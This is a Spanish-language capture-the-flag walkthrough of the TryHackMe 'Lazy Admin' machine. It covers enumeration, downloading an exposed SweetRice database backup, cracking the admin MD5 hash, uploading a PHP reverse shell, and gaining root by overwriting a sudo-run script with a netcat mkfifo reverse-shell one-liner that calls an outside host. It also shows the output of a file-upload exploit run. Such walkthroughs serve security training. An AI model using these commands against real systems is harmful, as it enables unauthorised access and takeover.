Lazy Admin

27/11/2021

Enumeration

Whatweb

whatweb 10.10.250.254
http://10.10.185.216 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.185.216], Title[Apache2 Ubuntu Default Page: It works]

WhichSystem.py

mediante el tty, sabemos que es una maquina Linux
whichSystem.py 10.10.250.254
10.10.185.216 (ttl -> 61): Linux

nmap

sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.250.254

22/tcp open ssh   syn-ack ttl 61
80/tcp open http   syn-ack ttl 61

descubrimos dos puertos

lanzaremos scripts basicos de reconocimiento y detectar la version

sudo nmap -sC -sV -p22,80 10.10.250.254

PORT   STATE SERVICE VERSION
22/tcp open ssh   OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
| 256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_ 256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)

ademas de esto lanzaremos un reconocimiento de vulnerabilidades
sudo nmap --script=vuln -p21,80,2222 10.10.250.254

```
PORT   STATE SERVICE

2/tcp open  ssh
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /content/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
```

no encontramos alguna vulnerabilidad

Gobuster

buscamos directorios

gobuster dir -u http://10.10.250.254 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

```
/index.html
/content
```

buscamos mas a fondo con gobuster
gobuster dir -u http://10.10.250.254/content/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,sh,txt,cgi,html,js,css,py

tenemos varios folders interesantes
nos vamos a descargas para que que podemos descargar
http://10.10.232.7/content/

SweetRice notice

Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster,please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at Tip for Basic CMS SweetRice installed

Powered by Basic-CMS.ORG SweetRice.

buscamos el sploit de la pagina encontrada
tenemos dos archivo

searchsploit 'SweetRice'

```
Exploit Title                                                | Path
-------------------------------------------------------------------------------- ---------------------------------
SweetRice 0.5.3 - Remote File Inclusion                      | php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities                   | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download                    | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload                      | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure                          | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery                 | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution | php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload        | php/webapps/14184.txt
-------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

nos enfocamos en Bakup Disclosure

Proof of Concept :
You can access to all mysql backup and download them from this directory.
http://localhost/inc/mysql_backup

donde accedemos para descargar todos los backups mysql

http://10.10.250.254/content/inc/mysql_backup/

Index of /content/inc/mysql_backup

Name	Last modified	Size	Description
Parent Directory		-	
mysql_bakup_20191129023059-1.5.1.sql	2019-11-29 12:30	4.7K	

Apache/2.4.18 (Ubuntu) Server at 10.10.250.254 Port 80

descargamos el archivo y lo abrimos

14 => 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy Admin's Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\" Welcome to SweetRice - Thank your for install SweetRice as your website management system. <h1>This site is building now , please come late.</h1> If you are the webmaster,please go to Dashboard -> General -> Website setting and uncheck the checkbox \\"Site close\\" to open your website. More help at Tip for Basic CMS SweetRice installed \\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:11:\\"admin_email\\";N;}\',\'1575023409\');', 15 => 'INSERT INTO `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',

Encontramos un supues passwd
passwd:42f749ade7f9e195bf475f37a44cafcb

hash-identifier 42f749ade7f9e195bf475f37a44cafcb
MD%

john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

john --show --format=Raw-MD5 hash.txt
?:Password123


dirbuster

buscamos mas a fondo
dirb http://10.10.250.254/content/


encontramos los siguientes directorios

==> DIRECTORY: http://10.10.250.254/content/_themes/
==> DIRECTORY: http://10.10.250.254/content/as/
==> DIRECTORY: http://10.10.250.254/content/attachment/
==> DIRECTORY: http://10.10.201.238/content/inc/

nos interesa el directorio as
ingresamos
http://10.10.250.254/content/as/



y es el panel admin
ingresamos con las credenciales obtenidas
manager
Password123



y obtenemos acceso al panel
nos intera el apartado de Ads, donde podemos cargar un archivo

cargamos un payload en Ads mediante php por pentestermonkey

ingresamis a /content/inc/ads
http://10.10.250.254/content/inc/ads/
y vemos que nuestro payload se cargo

ponemos en escucha nuestra maquina

sudo nc -lvnp 443

y obtenemos acceso a la maquina

Obteniendo acceso a usuario normal

ejecutamos el payload en la ruta
http://10.10.250.254/content/inc/ads/
y tenemos exito

```
whoami
www-data
www-data@THM-Chal:/$ ls
bin   dev  initrd.img     lost+found  opt   run  srv  usr     vmlinuz.old
boot  etc  initrd.img.old  media       proc  sbin  sys  var
cdrom  home  lib              mnt         root  snap  tmp  vmlinuz
cd home/
ls
itguy
cd itguy/
ls
Desktop    Downloads  Pictures  Templates  backup.pl       mysql_login.txt
Documents  Music      Public    Videos     examples.desktop  user.txt

cat user.txt
cat user.txt
```

obetenemos la bandera
THM{63e5bce9271952aad1113b6f1ac28a07}

Explotation

ahora buscamos algun tipo de escalada de privilegios

sudo -l

```
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Vemos que ejecuta un archivo /home/itguy/backup.pl

cat /home/itguy/backup.pl

```
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

vemos que realiza el archivo copy.sh

cat /etc/copy.sh

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <TURN0> 5554 >/tmp/f
```

y vemos que se puede sobreescribir y entablamos una reverse shell

nano /etc/copy.sh

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.6.96.73 53 >/tmp/f

Obteniendo acceso a usuario root

ejecutamos

sudo /usr/bin/perl /home/itguy/backup.pl

whoami

```
root
```

cd /

cd root

ls

```
root.txt
```

cat root.txt

obetenemos la bandera

THM{6637f41d0177b6f37cb20d775124699f}

explotacion por medio de searchexploit

searchsploit 'SweetRice'

```
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------------------------------------------- ---------------------------------
SweetRice 0.5.3 - Remote File Inclusion                                     | php/webapps/10246.txt
SweetRice 0.6.7 - Multiple Vulnerabilities                                  | php/webapps/15413.txt
SweetRice 1.5.1 - Arbitrary File Download                                   | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload                                     | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure                                         | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery                                | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution           | php/webapps/40700.html
SweetRice < 0.6.4 - 'FCKeditor' Arbitrary File Upload                       | php/webapps/14184.txt
```

searchsploit -m php/webapps/40716.py
mv 40716.py exploit2.txt

python3 exploit2.py

```
Enter The Target URL(Example : localhost.com) : 10.10.7.138/content
Enter Username : manager
Enter Password : Password123
Enter FileName (Example:.htaccess,shell.php5,index.html) : sss.php5
[+] Sending User&Pass...
[+] Login Succssfully...
[+] File Uploaded...
[+] URL : http://10.10.7.138/content/attachment/sss.php5
```

nos vamos a la direcciones y vemos que se subio con exito el script

http://10.10.7.138/content/attachment/sss.php5

":D"

con esto comprobamos que se puede subir un reverse shell

volvemos a ejecutar el exploit

python3 exploit2.py

```
Enter The Target URL(Example : localhost.com) : 10.10.7.138/content
Enter Username : manager
Enter Password : Password123
Enter FileName (Example:.htaccess,shell.php5,index.html) : reverse_shell.php5
[+] Sending User&Pass...
[+] Login Succssfully...
[+] File Uploaded...
[+] URL : http://10.10.7.138/content/attachment/reverse_shell.php5
```

y vemos que se cargo exitosamente

Index of /content/attachment

Name	Last modified	Size	Description
Parent Directory		-	
reverse_shell.php5	2021-11-28 06:36	5.4K	
sss.php5	2021-11-28 06:32	23	

Apache/2.4.18 (Ubuntu) Server at 10.10.7.138 Port 80